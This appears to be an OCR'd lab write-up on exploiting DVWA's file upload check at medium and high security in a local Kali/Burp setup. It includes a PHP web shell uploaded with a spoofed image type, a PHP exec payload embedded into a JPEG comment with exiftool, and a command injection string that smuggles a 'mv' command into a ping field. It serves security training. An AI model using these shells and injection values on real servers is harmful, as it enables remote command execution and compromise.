Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIT6D6SPqVkBOFAxR
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=0vvu9k0nrohv483sepuua8pklg; security=medium
Connection: close

------WebKitFormBoundaryIT6D6SPqVkBOFAxR
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryIT6D6SPqVkBOFAxR
Content-Disposition: form-data; name="uploaded"; filename="test.php"
Content-Type: image/jpeg

<?php system($_GET["cmd"]); ?>

------WebKitFormBoundaryIT6D6SPqVkBOFAxR
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryIT6D6SPqVkBOFAxR--
```

```
../../hackable/uploads/test.php succesfully uploaded!
```



Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10

127.0.0.1/DVWA/vulnerabilities/view_source.php?id=upload&security=medium

File Upload Source

vulnerabilities/upload/source/medium.php

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen


Upload

```
../../hackable/uploads/test.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql



kali-he153722 - VMware Workstation
Burp Suite Community Edition v2022.12.4 - Temporary Project
Intercept
HTTP history
Forward
Drop
Intercept is on
Action
Open Browser
Vulnerability: File Upload
Index of /DVWA/hackable
127.0.0.1/DVWA/hackable/uploads/

Index of /DVWA/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
dvwa_email.png	2023-01-02 22:22	667	
test.php	2023-01-12 16:33	31	

Apache/2.4.54 (Debian) Server at 127.0.0.1 Port 80

Then we can proceed to mine like LOW LEVEL



kali-he153722 - VMware Workstation
Burp Suite Community Edition v2022.12.4 - Temporary Project
Intercept is on
127.0.0.1/DVWA/hackable/uploads/test.php?cmd=whoami

```
www-data
```

HIGH LEVEL


```
// Is it an image?
if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
    ( $uploaded_size < 100000 ) &&
    getimagesize( $uploaded_tmp ) ) {
```

An uploaded file has a jpeg or png extension and is less than 100,000 bytes in size. If both conditions are true, the code block following this statement will be executed. This method uses the "strtolower" function to convert the file extension to lowercase before comparing it to the valid extensions "jpg","jpeg" and "png". This is a more robust method of checking file extension, as file extension can be manipulated by attackers.


kali-he153722 - VMware Workstation
Trash
File System
Home
VMware To...
test.php
high.jpg_or...
high.jpg
sacnshe153722@he153722: ~/Desktop
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ exiftool -Comment="<?php echo exec(\$_GET['cmd']); __halt_compiler(); ?>"
high.jpg
    1 image files updated

┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ 
```

Firstly I need to embed shell command in an image file. For this purpose I'll use the exiftool utility to insert a PHP code injection payload into the comment field of a JPEG image file named "high.jpg". The payload is designed to execute arbitrary commands passed through a GET parameter "cmd" when the image is processed on a server with a PHP interpreter.



File Upload Source

vulnerabilities/upload/source/high.php

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```


Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/high.jpg succesfully uploaded!
```

The image with the shell code was successfully uploaded but the code does not get executed. I need to rename the file to ".php". To do the renaming I will use command injection


“127.0.0.1|mv ../../hackable/uploads/high.jpg ../../hackable/uploads/high.php”




Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1|mv ../../hackable/uploads/high.jpg

